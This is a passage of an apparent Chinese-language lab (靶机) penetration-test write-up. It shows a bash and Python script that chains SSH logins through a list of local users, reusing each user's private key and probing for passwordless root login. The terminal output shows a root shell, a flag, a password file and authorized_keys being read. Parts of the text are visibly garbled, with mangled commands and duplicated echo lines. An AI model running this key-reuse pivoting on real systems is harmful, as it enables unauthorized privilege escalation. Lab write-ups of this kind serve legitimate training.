6 "lingmj", "xunfangzhong", "l1qin9", "mingmingjiu", "u20206675", "jiucaiy",
7 "1xt0m", "dream_speeder", "yong", "wea5e1", "zuoyu", "wackymaker", "liuyun",
8 "miao", "ylikem", "fly_high", "yolo", "shanran", "sakuya", "mooi", "chuan",
9 "wy", "u3170", "wh1tesu", "dingtom", "none", "gropers", "sublarge"]
10 import os; curr = os.getlogin() if os.getlogin() in users else ("u12138" if
11 "u12138" in os.getcwd() else "chenyulin");
12 try: idx = users.index(curr); print(users[idx+1])
13 except: print("ahiz")
14 ' 2>/dev/null || echo "ahiz")
15
16 # 2. 定位当前用户的私钥（完全保持原样）
17 KEY="$HOME/.ssh/id_ed25519"
18 [! -f "$KEY"] && KEY="$HOME/.ssh/id_rsa"
19
20 # ===== 【新增：仅测试 root 登录，不影响其余流程】 =====
21 if [-f "$KEY"]; then
22 echo "[*] 正在顺手用当前密钥（$KEY）测试登录 root..."
23 # 强制不启用密码认证，超时2秒，如果能连上则执行 id 命令
24 ROOT_CHECK=$(ssh -i "$KEY" -o ConnectTimeout=2 -o
25 StrictHostKeyChecking=no -o PasswordAuthentication=no -o
26 PubkeyAuthentication=yes root@localhost "id" 2>/dev/null)
27
28 if echo "$ROOT_CHECK" | grep -q "uid=0(root)"; then
29 echo -e "\n\033[32m[+++++++++] 撞中了！当前密钥可以成功免密登录 ROOT !!!
30 \033[0m"
31 echo -e "\033[32m[+++++++++] 提权通关命令：ssh -i $KEY root@localhost
32 \033[0m\n"
33 else
34 echo "[-] root 登录失败（未授权或需要密码），自动跳过。"
35 fi
36 else
37 echo "[-] 未找到可用密钥，跳过 root 测试。"
38 fi

```



```
28 #
=====
=
29
30 # 4. 继续原定的多米诺接力，登录下一个普通用户（完全保持原样）
31 ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"
```

```
Last login: Sun May 31 14:39:24 2026 from ::1
jiucaie@Merszi:~$ # 1. 自动计算下一个要登录的普通用户（完全保持原样）
NEXT_USER=$(python3 -c '
users = ["scdyh","kaada","eecho","yedongcong","chenyulin","u12138","ahiz","he12zy","dark_dragon","lingdong","lpppp","tuf","meiyouqian","mono","Luoyinhui","ipw32_jo99","ta8","seeyou","room_chan","hyh","lingmj","xunfangzhong","lqin9","mingmingjiu","u28286675","jiucaie","lxt8a","dream_speeder","yong","wea5el","zuoyu","wackymaker","liuyun","ylikan","fly_high","yolo","shanran","sakuya","mooi","chuan","wy","u3178","whitesu","dingtom","none","groppers","sublarge"]
import os; curr = os.getlogin() if os.getlogin() in users else ("u12138" if "u12138" in os.getcmd() else "chenyulin");
try: idx = users.index(curr); print(users[idx+1])
except: print("ahiz")
' 2>/dev/null || echo "ahiz")

2. 定位当前用户的私钥（完全保持原样）
KEY=~$HOME/.ssh/id_ed25519
[! -f "$KEY"] && KEY=~$HOME/.ssh/id_rsa

===== 【新增：仅测试 root 登录，不影响其余流程】 =====
if [-f "$KEY"]; then
 echo "[*] 正在顺手用当前密钥（$KEY）测试登录 root..."
 # 强制不启用密码认证，超时2秒。如果能连上则执行 id 命令
 ROOT_CHECK=$(ssh -i "$KEY" -o ConnectTimeout=2 -o StrictHostKeyChecking=no -o PasswordAuthentication=no -o PubkeyAuthentication=yes root@localhost "id" 2>/dev/null)

 if echo "$ROOT_CHECK" | grep -q "uid=0(root)"; then
 echo -e "\n\033[32m[+++++++] 撞中了！当前密钥可以成功免密登录 ROOT !!! \033[0m"
 echo -e "\033[32m[+++++++] 提权通关命令：ssh -i $KEY root@localhost \033[0m\n"
 else
 echo "[-] root 登录失败（未授权或需要密码），自动跳过。"
 fi
else
 echo "[-] 未找到可用密钥，跳过 root 测试。"
fi

#
4. 继续原定的多米诺接力，登录下一个普通用户（完全保持原样）
ssh -i "$KEY" -o StrictHostKeyChecking=no "$NEXT_USER@localhost"
 echo -e "\n\033[32m[+++++++] 撞中了！当前密钥可以成功免密登录 ROOT # ===== 【新增：仅测试 root 登录，不影响其余流程】 =====! \033[0m"
[*] 正在顺手用当前密钥（/home/jiucaie/.ssh/id_ed25519）测试登录 root...
[+++++++] 撞中了！当前密钥可以成功免密登录 ROOT # ===== 【新增：仅测试 root 登录，不影响其余流程】 =====!
[+++++++] 提权通关命令：ssh -i /home/jiucaie/.ssh/id_ed25519 root@localhost

Linux Merszi 7.0.0-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-0.1-trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
```

我们可以看到jiucaie用户是可以去登录root用户的，我们去看看

```
jiucaie@Merszi:~$ ssh -i /home/jiucaie/.ssh/id_ed25519 root@localhost
Linux Merszi 7.0.0-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-0.1-trixie (2026-05-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 30 18:41:58 2026 from fe80:a80:27ff:fe3b:ba2b:enp8s3
root@Merszi:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Merszi:~# cat /etc/passwd
flag[root-3525d43865cd4e1b2d84d217192b32d4]
root@Merszi:~# ls -la
total 36
drwx----- 4 root root 4096 May 30 18:41 .
drwxr-xr-x 18 root root 4096 May 16 06:19 ..
lrwxrwxrwx 1 root root 9 May 11 00:24 .bash_history -> /dev/null
-rw-r--r-- 1 root root 607 Mar 2 16:50 .bashrc
-rw----- 1 root root 20 May 15 18:33 .lessht
drwxr-xr-x 3 root root 4096 Apr 25 06:38 .local
-rw-r--r-- 1 root root 132 Mar 2 16:50 .profile
-rw-r--r-- 1 root root 444 May 30 09:31 root.txt
-rw-r--r-- 1 root root 21 May 30 09:32 rp.txt
drwx----- 2 root root 4096 May 30 18:39 .ssh
root@Merszi:~# cat rp.txt
a808t03pc9mcC7nIL5c
root@Merszi:~# cd .ssh
root@Merszi:~/.ssh# ls -la
total 12
drwx----- 2 root root 4096 May 30 18:39 .
drwx----- 4 root root 4096 May 30 18:41 ..
-rw-r--r-- 1 root root 1384 May 30 18:39 authorized_keys
root@Merszi:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQC66BjLm23JDVFydc3EdzPynYToIQ8q5G1ktmWoa4EUkPgnlCfPHL+RRH6z6FL7hwPORI219Jcc0SojXkT8K786tA82mGpx6LswaXSbfwRKsdD5zuF5+1ldkrkMfyrqD8rQLI2zrx51g4QgsvH8V5yA
RnImEyb8h1yCjYfFqJqJ51mKwRfGezuJ+80XfS64ug6stahy6rZM69AKZqt7UgxaB4kyG3KPLJFbmaNxyLzAaJ71FXMyT11uSEJCI+0yQj+HXeZGkaJUBCwqSY+ybXCRqfPpEPeF+fZ8AA3Q56B8k7ga11uJmkyYXhewI2qCeb7JP9q+LX2oiG8HxI
GvtnxDMXFnqL/fam/U28ahIosTpyD/a5bnTE+/qXXPJ5UEqV18wZv2bQyBG09B1bMOTkdqpanFuv1ktNAAb2Aum+5CjkXJB4B4H5S8WZks3U9k4eEdQqkhrfAv1dV7p7jhbc1z/4Un97Bnk1EwmbBQdLhcv3FPh5Xyzr= root@ed4

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQC7WmShKuvXHZ1mvJumQBuSxtn5aB47HL60yshNJ3hu4MgP39BZKH1QUL8DY2CtQg+tc92ub2mTubprAF6aEjL/qCDkLRLWVFJ6Wj/q+jfMVETiv91I/t5XAUuY56PMLdSRxmwI9CBYJCLeNHjjH8bp
19BEzHap4ZpcVggj4DQ92Lfsc6IKyAEKIKQNsTPIf0BFGXPjek7By+JEH7RyK9z97vnm9BQd7sNmLrM141UuqvGkP+J5j5LICHttg56DctUHcN3dod5eLWuLm/6C/3MFVGcL3uLVINI0F3yQ5NyFFPeSah3gPhLSH82xQ/yYuQNIW7oGj9QIRE80CfwiM9t3z7
a8V8JKFt0a7cK5Kn7Ux/RhBuJ0G7MeN8eorYnI388Uqv8BrZ2ZdPpdkalc10rko8+9R/fI4F19a51w37dtZ60H9qneVFZHV81LezngrWgVvpQ8/Ce87WMD09a8aEWyqGwBvQ0tciuvctNg160R8X5Sn8eHk/skBCVUic= root@k115

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI1FNUvRHgcoIp2ktbuvT4jwJr5tmY2j7wZX7eV3J2DuU
root@Merszi:~/.ssh# |
```

我们可以看到登录成功的，在ssh里面看到，公钥是jiucaie用户

至此，这个靶机渗透测试完成。